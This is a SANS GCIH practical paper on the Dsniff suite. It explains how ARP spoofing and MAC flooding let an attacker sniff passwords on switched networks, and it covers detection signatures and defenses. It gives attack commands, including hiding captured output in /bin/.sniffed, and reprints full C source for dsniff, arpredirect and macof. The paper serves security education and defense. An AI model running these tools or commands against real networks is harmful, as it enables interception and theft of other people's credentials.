Use offense to inform defense.
Find flaws before the bad guys do.

Dsniff and Switched Network Sniffing

Author: Brad Bowers

GCIH Practical Assignment Option 2

SANS 2000 – Parliament Hill

Exploit Details

Name: Dsniff

Current version: Dsniff-2.2

Location: http://www.monkey.org/~dugsong/dsniff

Operating Systems: Unix, Linux (*most distr.*), Windows 95/98, WinNT, Windows 2000

Variants: There are many sniffer tools both commercial and freely available on the Internet that can be used to capture and filter network traffic. Dsniff is but one flavor. Like most freely available packet sniffing tools, Dsniff was built around the libpcap library, which gives programs the ability to capture packets on a network. Some close variants to the Dsniff program are:

Esniff http://www.asmodeus.com/archive/IP_toolz/ESNIFF.C

Esniff is a generic UNIX sniffer created and released by the writers of Phrack Magazine. Unlike Dsniff, Esniff does not parse authentication information from all other network traffic.

LinSniff http://rootshell.com/archive-j457nxiqi3gq59dv/199804/linsniff.c.html

LinSniff is a Linux based sniffer designed specifically to capture passwords crossing broadcast based (Ethernet) networks. LinSniff is similar to Dsniff, but lacks the ability to decode many of the authentication protocols that Dsniff does.

L0pht Crack http://www.l0pht.com/l0phtcrack/

L0pht Crack is a well-known brute force password cracker for Windows password hashes. The program includes a packet sniffer that is able to capture SMB session authentication information.

Etherpeek http://www.aggroup.com

Etherpeek is a sniffer that works on the Macintosh and Windows platforms. Etherpeek is a bit expensive, but offers many enhancements and has allot of functionality. Unlike Dsniff, Etherpeek was not specifically designed to capture authentication information, but does have some authentication capturing abilities.

Ethload http://www.computercraft.com/noprogs/ethld104.zip

Older versions of Ethload have the capability to capture rlogin and telnet session authentication information off networks.

Brief Description: Dsniff is a suite of network packet sniffing programs created by Dug Song for use in network penetration testing. Dsniff is capable of capturing and decoding authentication information for various protocols. When Dsniff is used in conjunction with known forms of ARP and/or DNS spoofing techniques it becomes a powerful exploit that can be used to gain password and authentication information from a both normal and switch based networks.

Protocol Description: Sniffers work on broadcast Ethernet technology. Data is sent across the network in frames that are made up of various sections. The first few bytes of an Ethernet frame contain the source and destination address, which is sent to all hosts on an Ethernet network. Normally only the host with the hardware address (MAC) that matches the destination portion of the frame would listen and accept the frame. Sniffers exploit the fact that frames are transmitted to all hosts by configuring the Ethernet card to accept all network transmissions its path.

Introduction

Dsniff is arguable the most comprehensive and powerful freely available packet sniffing tool suite for capturing and processing authentication information. Its functionality and numerous utilities have made it a common tool used by attackers to sniff passwords and authentication information off networks. Dsniff capabilities of capturing and decoding

many different authentication protocols make it an ideal tool to be used with other exploits to compromise systems or elevate access. The exploit that I will focus on is the use of Dsniff and its utilities along with ARP spoofing to create an authentication sniffing device that is capable of working on both normal broadcast (Ethernet) and switched network environments. I will detail the function and utilities of Dnsniff and ARP Spoofing and show how they can be used in cooperation to effectively compromise or elevate access on a network. Further I will detail tools and techniques to mitigate the vulnerabilities to this type of exploit.

Dsniff

Dsniff was first released in 1998, as yet another sniffer tool suite that utilized the popular libpcap library to capture and process packets. Dsniff is based on the functionality of its predecessors (ie.TCPDump, Sniffit) which used the libpcap library to place a workstation's network card in promiscuous mode and capture all packets broadcasted on a network. The functionality and popularity of Dsniff has lead to the hacker community devoting a lot of time and resources into the further development of Dsniff. Recently the Dsniff suite has been ported over to several platforms including Win32.

The most obvious advancement with Dsniff is its ability to capture and parse authentication information off a network. Dsniff was written to monitor, capture and filter known authentication information from a network while ignoring all other data packets. This enables an attacker to limit the amount of time needed to parse through large amounts of data (packets) in hopes of finding authentication information. Dsniff also goes one step further and is able to decode numerous forms of authentication information it captures along with the ability to capture many other types of TCP connections. Dsniff is currently able to decode the authentication information for the following protocols:

PC Anywhere	NNTP
AOL Instant Messager	ICQ
HTTP	File Transfer Protocol (FTP)

IMAP	POP
Napster	SNMP
Oracle	RPC mount Requests
Lightweight Directory Protocol (LDAP)	Telnet
X11	RPC yppasswd
PostgreSQL	Routing Information Protocol (RIP)
Remote Login (rlogin)	Windows NT Plaintext
Sniffer Pro (Network Associates)	Internet Relay Chat (IRC)
Socks	Open Shortest path first (OSPF)
Meeting Maker	Citrix ICA
Sybase Auth info.	

Along with Dsniff's ability to decode the above list protocols, Dsniff also includes utilities that enable it to monitor and save E-mail, HTTP URLs, and file transfers which have occurred on the network. Some of the utilities that are included within the Dsniff suite and their functions are:

Arpredirect: which enables a host to intercept packets from a target host on a LAN intended for another host by forging ARP replies. This effectively enables an attacker's host to spoof the MAC address of another machine.

TCPnice: Slows down specific current TCP connections via active traffic shaping. This is supposable done by forging tiny TCP window advertisements and ICMP source quenching replies. This enables an attacker to slow down connections on a fast network.

FindGW: FindGW uses various forms of passive sniffing to determine the local network gateway.

Macof: Macof is used to flood a local network with random forged MAC addresses(the value of this utility will be describe later).

TCPKill: TCPkill is used to terminate active TCP connections.

Mailsnarf: Mailsnarf is capable of capturing and outputting SMTP mail traffic that is sniffed on the network.

WebSpy: The Webspy utility captures and sends URL information to a client web browser in real-time.

UrlSnarf: UrlSnarf captures and outputs all requested URLs sniffed from HTTP traffic. Urlsnarf captures traffic in CLF (Common Log Format) that is used by most web servers. The CLF format allows the data to be later processed by a log analyzer (wwwstat, analog, etc.).

Using Dsniff And its Utilities


Dsniff and its utilities are capable of running on various different platforms including win32, Unix, and Linux. Compiling and running Dsniff is generally simple though often incorrectly configured libraries (libpcap, Libnet, Libnids) cause problems with the programs functionality. To start Dsniff for capturing of authentication information, the following example command can be used:

```
>#  ./dsniff –i eth0 –w sniffed.txt
>#  dsniff: listening on eth0.
```

In this example Dsniff is started with the switches i and w. I lets the user specify the device for sniffing and W is used to specify an output file for captured data. At this point the program is actively listening on the network.

The following illustration gives a better understanding of how Dsniff works and its functionality. We'll use a hypothetical example of a small company network where we'll focus on three machines. We'll call the machines server1, server2, and server3. In this scenario an Administrator using server1, wants to connect to server2 using the PCAnywhere application. The administrator, who we'll call John, is like most small company administrators, overworked, underpaid and unable to successfully protect his network with the time and resources available. When John installed the PCAnywhere application on the production servers he did not configure it to utilize encryption.

Therefore authentication information is transmitted with low-level encryption or clear text.



With the default configuration, the connection between the PCAnywhere client and host is not encrypted or will rollback to whatever encryption specified by the client. When John requests a connection with a host machine he is prompted for a username and password. John then proceeds to enter his user name and password for the host connection. Under normal conditions the only machine to reply or listen to the requests and transmissions of the client machine would be the host, though all machines on the network would be able to hear the requests, but ignore them. Since the server is running the Dsniff daemon, and is configured to listen to all packets send across the network it is able to capture the data that was only meant for the client and host machines.


One of the many ways that network security analysts use to mitigate the exposure to packet sniffers is moving a network from a broadcast to switched architecture. Since a switch does not transmit packets to all hosts on a network, it acts as a traffic director and only transmits packets through defined paths to a host. This enhances the security and performance of a network. A switched based architecture would eliminate the possibility of Dsniff and any other packet sniffer from being able to capture network traffic. The following example illustrates how traffic on a switched network is transmitted only to the host it is intended for.

- The switch directs packets based on the MAC address on the source and destination machines.
- Packets communicated between server1 and Server2 are only seen by their respected machines.
- Server3 running the Dsniff daemon is unable to see the packets and capture the authentication information.

Ex. Switch arp cache

129.203.1.120	00-00-C0-BE-73-CA	Port 01
129.203.1.122	03-00-07-E2-AE-35	Port 02
129.203.1.124	00-AF-45-06-44-51	Port 03

- server1(129.203.1.120) requests a connection with server2 (129.203.1.122).
- The switch looks up the MAC address and port for server2 (03-00-07-E2-AE-35 Port 02) and connects server1 to server2 through whatever port or segment server2 is assigned to. No other port receive traffic for this connection.



A switch, router, or smart hub adds a bit of intelligence to the transmission of network traffic by looking at the MAC address, the 48bit hardware address given by the manufacturer, of the destination host. A switch will browse its tables for a MAC address and then direct the traffic to the IP address assigned to that MAC. Since a sniffer can not capture packets on this type of network an attacker must find a way to trick or "spoof" the switch into thinking that the attacker's machine is a different legitimate machine. To do this requires a bit of knowledge about the network being sniffed. Also the attacker must be able to set up the sniffer machine in the ARP cache of the switch or as a relay on the network. This type of attack is called ARP spoofing.

ARP Spoofing

ARP spoofing utilizes the inherent security weaknesses of how hosts on a broadcast network retain information about the computers around them. ARP Spoofing is a technique that uses forged MAC and IP addresses to masquerade another machine in ARP cache. ARP cache contains mapping information for translating given IP addresses

with a hardware MAC address. When a host wishes to communicate with another host, the requesters machine checks its ARP cache for a mapping of the hosts IP address to hardware address (MAC address). If there is listing in the requesters ARP cache it proceeds to establish a connection. If the requester does not have a mapping for the host in its ARP program, it will transmit an ARP request to all hosts on the network segment. Under normal conditions only the host with the requested MAC address will reply with its IP. Once the host transmits its IP and hardware address a connection is established and communication can pursue. The security flaw here is that once a host's IP address is mapped in another's ARP cache it is considered a trusted machine. Another flaw of the ARP program is that an ARP request is not necessary for a host to accept an ARP reply from a host. Many systems will except the non-requested ARP reply and update its cache with the information.

On a switched network, a switch can be configured to assign multiple IP addresses to a single port on a switch. This allows ARP spoofing tools such as Dsniff to trick the switch into adding a masqueraded MAC address into its cache, connecting the attacker's machine to the same port as a target machine. Now that both an attacker's machine and a target are receiving broadcasted information on the switch, authentication data can again be sniffed off the line.


Performing the Vulnerability

With some background on the functionality of Dsniff and ARP spoofing, we can now focus on how the two can be used together to elevate access on a switched based network. In this situation an attacker has already compromised a low privileged account on one server and wants to elevate his access and compromise other boxes until he can gain root access and plant a backdoor.

1. Attacker starts by fingerprinting (reconnaissance) the network to determine what machines he wants to aim the sniffer on. This can be done with tools such as Nmap to scan the network for live hosts and services, the ping command, or by

using the FindGW utility of Dsniff. The attacker uses these tools to gather as much information as possible about services and functions of other hosts on the network. Reconnaissance or fingerprinting a network is beyond the scope of this paper, but for details on how to conduct network fingerprinting see: www.sans.org/newlook/events/guide.htm.

- Attacker's machine starts probing the network for potential target hosts and to gain a better understanding of the network structure.



2. Once the attacker has found a host or hosts that he wants to sniff authentication packets from he starts spoofing the switch by sending forged ARP replies to the switch to add the sniffing host's IP address to the ARP cache to map it to the same port as the target host(s). This can be done using the Macof utility of Dsniff which floods a local network with MAC address causing some switches to fail open, or other programs such as Hunt. The following example shows the use of Macof. In this example -i represents the interface, -s is the source IP –e is the target hardware address.


```
>#./macof -i eth0 -s 129.203.1.122 -e 03-00-07-E2-AE-
35
># ...
```

Another way to spoofing the switch is the use the dsniff utility ARPredirect. In the following example, ARPredirect is used to redirect packets from the target host(s) on the network to the IP address of the sniffer machine. This is done by forging the ARP replies. The –i is the interface, –t is used for the target to be ARP

poisoned (switch), and last is the IP of the host to intercept packets from. Once arpredirect is implemented, dsniff is started. The output from dsniff can be stored in a hidden file and placed in a directory with numerous files to help obscure its presence.

```
>#  ./arpredirect –i eth0 –t 129.203.1.2 129.203.1.122
>#  ...
>#  ./dsniff –I eth0 –w /bin/.sniffed
```

- Attacker uses MacOf to transmit forged ARP replies to the switch.
- Switch adds sniffers IP and MAC to its ARP cache. Sniffer is now assigned to the same port that target machines are located on.



Now all traffic directed towards the target machine will be transmitted on the same port on the switch as the sniffer.

3. With the attacker's machine assigned to the same segment on the switch as the target machines, the attacker now starts the Dsniff daemon to sniff out authentication information. When a valid user or admin opens a telnet or ftp session on a targeted hosts their authentication information will be capture by Dsniff and logged to a file. With the captured authentication information the attacker can proceed to compromise more hosts deeper within a network and install backdoors for later perusal.

Signature of Attack:

Dsniff is a passive attack on the network so it leaves little signs of its existence. Security analysts most proactively search for it. Generally, on a Ethernet network Dsniff can be placed almost anywhere on a network, though there are some locations that attackers may choose because of there strategic value. Since Dsniff focuses on capturing authentication information an attacker is likely to place the program on a host that is close to server that receives many authentication requests. Especially common targets are hosts and gateways that sit between two different network segments. One benefit for security analysts is that Dsniff places the host machine's network interface in promiscuous mode, which will show up on sniffer detectors. Another sign of Dsniff can be large amounts of disk space being consumed. Depending on Dsniff's configuration and the amount of network authentication traffic, the file that Dsniff uses to store the capture data can grow quite large. Signs of ARP spoofing are frequent changes to ARP mappings on hosts and switches. Administrators may also see abnormal amount of ARP requests. Numerous invalid entries in ARP tables can also be a sign of ARP spoofing activity.

Defenses

Defending against Dsniff is not easy, since its form of attack is passive. Dsniff itself does not show up on IDS or security audit logs because it doesn't change data. Dsniff also does not show up as a network resource hog because it only looks at the first few bytes of a packet. Though there are no sure ways to protecting a network from Dsniff and ARP spoofing, there are several different methods that can be used to mitigate the vulnerability. First off security analysts should use one or more of the commercial or freely available tools to search the network for sniffers and machines that are in promiscuous mode. An example of a free tool that can be used to search a network for machines in promiscuous mode is Anti-sniff by L0pht Heavy Industries.

Anti-sniff measures the reaction time of network interfaces. From these reaction times anti-sniff is able to extrapolate whether a host's network interface is in promiscuous mode. Other tools that can be used to find machines in promiscuous mode are:

Snifftest — Snifftest is a very effective sniffer detector that works on Solaris. Snifftest is even capable of finding sniffers that don't put the network interface in promiscuous mode.

Promisc. — Promisc. is a sniffer detector for the Linux platforms. Promisc. searches the network for hosts that are in promiscuous mode.

There are also some freely available tools that can help monitor and detect ARP spoofing as well. A tool that can be used is ARPWatch. ARPWatch is a free Unix utility, which monitors IP/Ethernet mappings for changes. When a change is detected ARPWatch will notify an administrator.

Another method that can be used to defend against these forms of attacks is the use of static ARP mappings. Many operating systems allow for ARP caching to be made static instead of timing out every couple of minutes. This method is effective in preventing ARP spoofing, though it requires manual updating of the ARP cache every time there is a hardware address change. Security analysts and network administrators can conduct baselines on the amount of ARP traffic that is sent across the network. From these base lines administrators can monitor if abnormal amounts of ARP traffic is being

Another form of defense is encryption. Encryption is an effective way to defend against Dsniff and other sniffers. Encryption scrambles the network traffic, and gives obvious benefits in defending against sniffers. If communication between hosts systems is encrypted at the network layer there is little chance for programs such as Dsniff to gather useful information from the network since the attacker will not know what packets contain authentication information and which do not. The security of the network from sniffer attacks is proportional to the strength of the encryption used. Even though encryption is not a full proof method and adds significantly to network traffic, it does provide a strong defense. Other encryption defenses that should be used to mitigate sniffer attacks is changing programs such as telnet with alternative programs like SSH that do not transmit authentication information in clear text. All programs that have the ability to encrypt authentication and session information should be implemented.

Source Code

The following source code segments are part of the Dsniff 2.2 suite. For brevity I've only included the code segments that are used in performing the exploit. A complete listing of the Dsniff Suite source code can be retrieved from: www.datanerds.net/~mike/dsniff.html

```
/*
 dsniff.c

 Password sniffer, because DrHoney wanted one.

 This is intended for demonstration purposes and educational use only.

 Copyright (c) 2000 Dug Song <dugsong@monkey.org>

 $Id: dsniff.c,v 1.63 2000/06/14 16:16:01 dugsong Exp $
*/

#include "config.h"

#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#ifdef HAVE_ERR_H
#include <err.h>
#endif
#include <libnet.h>
#include <nids.h>
#include "options.h"
#include "trigger.h"
#include "record.h"
#include "version.h"

#define MAX_LINES       6
#define MIN_SNAPLEN     1024

int         Opt_client = 0;
int         Opt_debug = 0;
u_short     Opt_dns = 1;
int         Opt_magic = 0;
int         Opt_read = 0;
int         Opt_write = 0;
int         Opt_snaplen = MIN_SNAPLEN;
int         Opt_lines = MAX_LINES;

static char   *Services = NULL;
static char   *Savefile = NULL;

void
usage(void)
{
        fprintf(stderr, "Version: " VERSION "\n"
                "Usage: dsniff [-cdmn] [-i interface] [-s snaplen] "
```

```
                "[-f services] [-r|-w savefile]\n");
        exit(1);
}

void
sig_hup(int sig)
{
        record_close();
        trigger_dump();

        record_init(Savefile);
        trigger_init(Services);
}

void
sig_die(int sig)
{
        record_close();
        exit(0);
}

void
null_syslog(int type, int errnum, struct ip *iph, void *data)
{
}

int
main(int argc, char *argv[])
{
        int c;

        while ((c = getopt(argc, argv, "cdf:i:mns:r:w:h?V")) != -1) {
                switch (c) {
                case 'c':
                        Opt_client = 1;
                        break;
                case 'd':
                        Opt_debug++;
                        break;
                case 'f':
                        Services = optarg;
                        break;
                case 'i':
                        nids_params.device = optarg;
                        break;
                case 'm':
                        Opt_magic = 1;
                        break;
                case 'n':
                        Opt_dns = 0;
                        break;
                case 's':
                        if ((Opt_snaplen = atoi(optarg)) == 0)
                                usage();
                        break;
                case 'r':
                        Opt_read = 1;
                        Savefile = optarg;
                        break;
                case 'w':
                        Opt_write = 1;
                        Savefile = optarg;
```

```
                        break;
                default:
                        usage();
                }
        }
        argc -= optind;
        argv += optind;

        if (argc != 0 || (Opt_read && Opt_write))
                usage();

        if (!record_init(Savefile))
                err(1, "record_init");

        signal(SIGHUP, sig_hup);
        signal(SIGINT, sig_die);
        signal(SIGTERM, sig_die);

        if (Opt_read) {
                record_dump();
                record_close();
                exit(0);
        }
        nids_params.scan_num_hosts = 0;
        nids_params.syslog = null_syslog;

        if (!nids_init())
                errx(1, "nids_init: %s", nids_errbuf);

        trigger_init(Services);

        nids_register_ip(trigger_ip);
        nids_register_ip(trigger_udp);

        if (Opt_client) {
                nids_register_ip(trigger_tcp_raw);
                signal(SIGALRM, trigger_tcp_raw_timeout);
                alarm(TRIGGER_TCP_RAW_TIMEOUT);
        }
        else nids_register_tcp(trigger_tcp);

        warnx("listening on %s", nids_params.device);
        nids_run();

        /* NOTREACHED */

        exit(0);
}

/* 5000. */


/*
  arpredirect.c

  Redirect packets from a target host (or from all hosts) intended for
  another host on the LAN to ourselves.

  Copyright (c) 1999 Dug Song <dugsong@monkey.org>

  $Id: arpredirect.c,v 1.15 2000/06/14 16:07:05 dugsong Exp $
*/
```

```
#include "config.h"

#include <sys/types.h>
#include <sys/param.h>
#include <stdio.h>
#include <string.h>
#include <signal.h>
#ifdef HAVE_ERR_H
#include <err.h>
#endif
#include <libnet.h>
#include <pcap.h>

#include "version.h"

/* from arp.c */
int         arp_cache_lookup(in_addr_t, struct ether_addr *);

static char         *intf;
static struct       libnet_link_int *llif;
static struct       ether_addr spoof_mac, target_mac;
static in_addr_t    spoof_ip, target_ip;

void
usage(void)
{
        fprintf(stderr, "Version: " VERSION "\n"
                "Usage: arpredirect [-i interface] [-t target] host\n");
        exit(1);
}

int
arp_send(struct libnet_link_int *llif, char *dev,
         int op, u_char *sha, in_addr_t spa, u_char *tha, in_addr_t tpa)
{
        char ebuf[128];
        u_char pkt[60];

        if (sha == NULL) {
                if ((sha = (u_char *)libnet_get_hwaddr(llif, dev, ebuf))
                   == NULL)
                        return (-1);
        }
        if (spa == 0) {
                if ((spa = libnet_get_ipaddr(llif, dev, ebuf)) == 0)
                        return (-1);
                spa = htonl(spa); /* XXX */
        }
        if (tha == NULL)
                tha = "\xff\xff\xff\xff\xff\xff";

        libnet_build_ethernet(tha, sha, ETHERTYPE_ARP, NULL, 0, pkt);

        libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN, 4,
                         op, sha, (u_char *)&spa, tha, (u_char *)&tpa,
                         NULL, 0, pkt + ETH_H);

        return (libnet_write_link_layer(llif, dev, pkt, sizeof(pkt))
                == sizeof(pkt));
}
```

```
void
cleanup(int sig)
{
        int i;

        warnx("restoring original ARP mapping for %s",
            libnet_host_lookup(spoof_ip, 0));

        for (i = 0; i < 3; i++) {
                /* XXX - BSD ETHERSPOOF kernel needed for this to work. */
                arp_send(llif, intf, ARPOP_REPLY, (u_char *)&spoof_mac,
                        spoof_ip, (target_ip ? (u_char *)&target_mac : NULL),
                        target_ip);
                sleep(2);
        }
        exit(0);
}

#ifdef __linux__
int
arp_force(in_addr_t dst)
{
        struct sockaddr_in sin;
        int i, fd;

        if ((fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
                return (0);

        memset(&sin, 0, sizeof(sin));
        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = dst;
        sin.sin_port = htons(67);

        i = sendto(fd, NULL, 0, 0, (struct sockaddr *)&sin, sizeof(sin));

        close(fd);

        return (i == 0);
}
#endif

int
arp_find(in_addr_t ip, struct ether_addr *mac)
{
        int i;

        for (i = 0; i < 3 && arp_cache_lookup(ip, mac) == -1; i++) {
#ifdef __linux__
                /* XXX - force the kernel to arp. feh. */
                arp_force(ip);
#else
                arp_send(llif, intf, ARPOP_REQUEST, NULL, 0, NULL, ip);
#endif
                sleep(1);
        }
        return (i != 3);
}

int
main(int argc, char *argv[])
{
        int c;
```

```
        char ebuf[PCAP_ERRBUF_SIZE];

        intf = NULL;
        spoof_ip = target_ip = 0;

        while ((c = getopt(argc, argv, "i:t:h?V")) != -1) {
                switch (c) {
                case 'i':
                        intf = optarg;
                        break;
                case 't':
                        if ((target_ip = libnet_name_resolve(optarg, 1)) == -1)
                                usage();
                        break;
                default:
                        usage();
                }
        }
        argc -= optind;
        argv += optind;

        if (argc != 1)
                usage();

        if ((spoof_ip = libnet_name_resolve(argv[0], 1)) == -1)
                usage();

        if (intf == NULL && (intf = pcap_lookupdev(ebuf)) == NULL)
                errx(1, "%s", ebuf);

        if ((llif = libnet_open_link_interface(intf, ebuf)) == 0)
                errx(1, "%s", ebuf);

        if (target_ip != 0) {
                if (!arp_find(target_ip, &target_mac))
                        errx(1, "couldn't arp for host %s",
                            libnet_host_lookup(target_ip, 0));
        }
        if (!arp_find(spoof_ip, &spoof_mac)) {
                errx(1, "couldn't arp for host %s",
                    libnet_host_lookup(spoof_ip, 0));
        }
        signal(SIGHUP, cleanup);
        signal(SIGINT, cleanup);
        signal(SIGTERM, cleanup);

        warnx("intercepting traffic from %s to %s (^C to exit)...",
            (target_ip ? (char *)libnet_host_lookup(target_ip, 0) : "LAN"),
            libnet_host_lookup(spoof_ip, 0));

        /* Sit and sniff. */
        for (;;) {
                arp_send(llif, intf, ARPOP_REPLY, NULL, spoof_ip,
                        (target_ip ? (u_char *)&target_mac : NULL),
                        target_ip);
                sleep(2);
        }

        /* NOTREACHED */

        exit(0);
}
```

```
/* 5000 */


/*
  macof.c

  C port of macof-1.1 from the Perl Net::RawIP distribution.
  Tests network devices by flooding local network with MAC-addresses.

  Perl macof originally written by Ian Vitek <ian.vitek@infosec.se>.

  Copyright (c) 1999 Dug Song <dugsong@monkey.org>

  $Id: macof.c,v 1.11 2000/06/14 06:09:59 dugsong Exp $
*/

#include "config.h"

#include <sys/types.h>
#include <sys/param.h>
#include <stdio.h>
#include <string.h>
#ifdef HAVE_ERR_H
#include <err.h>
#endif
#include <libnet.h>
#include <pcap.h>

#include "version.h"

extern char *ether_ntoa(struct ether_addr *);
extern struct ether_addr *ether_aton(char *);

in_addr_t       Src = 0;
in_addr_t       Dst = 0;
u_char *Tha = NULL;
u_short  Dport = 0;
u_short Sport = 0;
char   *Intf = NULL;
int     Repeat = -1;

void
usage(void)
{
        fprintf(stderr, "Version: " VERSION "\n"
                "Usage: macof [-s src] [-d dst] [-e tha] [-x sport] [-y dport]"
                "\n             [-i interface] [-n times]\n");
        exit(1);
}

void
gen_mac(u_char *mac)
{
        *((in_addr_t *)mac) = libnet_get_prand(PRu32);
        *((u_short *)(mac + 4)) = libnet_get_prand(PRu16);
}

int
main(int argc, char *argv[])
{
        int c, i;
```

```
struct libnet_link_int *llif;
char ebuf[PCAP_ERRBUF_SIZE];
u_char sha[ETHER_ADDR_LEN], tha[ETHER_ADDR_LEN];
in_addr_t src, dst;
u_short sport, dport;
u_char pkt[ETH_H + IP_H + TCP_H];

while ((c = getopt(argc, argv, "vs:d:e:x:y:i:n:h?V")) != -1) {
        switch (c) {
        case 'v':
                break;
        case 's':
                Src = libnet_name_resolve(optarg, 0);
                break;
        case 'd':
                Dst = libnet_name_resolve(optarg, 0);
                break;
        case 'e':
                Tha = (u_char *)ether_aton(optarg);
                break;
        case 'x':
                Sport = atoi(optarg);
                break;
        case 'y':
                Dport = atoi(optarg);
                break;
        case 'i':
                Intf = optarg;
                break;
        case 'n':
                Repeat = atoi(optarg);
                break;
        default:
                usage();
        }
}
argc -= optind;
argv += optind;

if (argc != 0)
        usage();

if (!Intf && (Intf = pcap_lookupdev(ebuf)) == NULL)
        errx(1, "%s", ebuf);

if ((llif = libnet_open_link_interface(Intf, ebuf)) == 0)
        errx(1, "%s", ebuf);

libnet_seed_prand();

for (i = 0; i != Repeat; i++) {

        gen_mac(sha);

        if (Tha == NULL) gen_mac(tha);
        else memcpy(tha, Tha, sizeof(tha));

        if (Src != 0) src = Src;
        else src = libnet_get_prand(PRu32);

        if (Dst != 0) dst = Dst;
        else dst = libnet_get_prand(PRu32);
```

```
                if (Sport != 0) sport = Sport;
                else sport = libnet_get_prand(PRu16);

                if (Dport != 0) dport = Dport;
                else dport = libnet_get_prand(PRu16);

                libnet_build_ethernet(tha, sha, ETHERTYPE_IP, NULL, 0, pkt);

                libnet_build_ip(TCP_H, 0, libnet_get_prand(PRu16), 0, 64,
                                IPPROTO_TCP, src, dst, NULL, 0, pkt + ETH_H);

                libnet_build_tcp(sport, dport, libnet_get_prand(PRu32),
                                 libnet_get_prand(PRu32), TH_SYN, 1024,
                                 0, NULL, 0, pkt + ETH_H + IP_H);

                libnet_do_checksum(pkt + ETH_H, IPPROTO_IP, IP_H);
                libnet_do_checksum(pkt + ETH_H, IPPROTO_TCP, TCP_H);

                if (libnet_write_link_layer(llif, Intf, pkt, sizeof(pkt)) < 0)
                        errx(1, "write");

                fprintf(stderr, "macof: %s -> ",
                        ether_ntoa((struct ether_addr *)sha));
                fprintf(stderr, "%s\n",
                        ether_ntoa((struct ether_addr *)tha));
        }
        exit(0);
}

/* 5000 */
```

Additional Information

Techniques for using packet sniffers on switched based networks have been well documented in various Hacker and network security forums, websites, and books. The following URLs provide information about techniques used in sniffing switched based networks and steps to mitigate the security threats:

www.sans.org/infosecFAQ/ethernet.htm

www.L0pht.com/anti-sniff/

www.securityfocus.com/sniffers/

www.us.vergenet.net/linux/fake/

www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D1406

www.monkey.org/~dugsong/dsniff

www.netsurf.com/nsf/v01/01/local/spoof.html

Resources and References

Anonymous, "Maximum Security: A Hackers guide to Protecting Your Internet Site and Network", 1999.

Eric Cole, "Computer & Network Hacker Exploits", 2000.

McClure, Stuart & Scambray, Joel & Kurtz, George, "Hacking Exposed", The McGraw-Hill Company, 1999.

Nicholas J., "What's Lurking on the Ether?" Information Security Reading Room: SANS Organization, July 4th, 2000.

Russell, Ryan & Cunningham, Stace. "Hack Proofing your Network: Internet Trade Craft", Syngress Press, 2000.

Last Updated: December 12th, 2018

Upcoming SANS Penetration Testing

Mentor Session AW - SEC542	Oklahoma City, OK	Dec 19, 2018 - Feb 01, 2019	Mentor
SANS Bangalore January 2019	Bangalore, India	Jan 07, 2019 - Jan 19, 2019	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201901,	Jan 08, 2019 - Feb 14, 2019	vLive
Mentor Session @ Work - SEC560	Louisville, KY	Jan 10, 2019 - Mar 14, 2019	Mentor
Mentor Session - SEC542	Denver, CO	Jan 10, 2019 - Mar 14, 2019	Mentor
SANS Amsterdam January 2019	Amsterdam, Netherlands	Jan 14, 2019 - Jan 19, 2019	Live Event
SANS Threat Hunting London 2019	London, United Kingdom	Jan 14, 2019 - Jan 19, 2019	Live Event
Cyber Threat Intelligence Summit & Training 2019	Arlington, VA	Jan 21, 2019 - Jan 28, 2019	Live Event
SANS Miami 2019	Miami, FL	Jan 21, 2019 - Jan 26, 2019	Live Event
SANS Las Vegas 2019	Las Vegas, NV	Jan 28, 2019 - Feb 02, 2019	Live Event
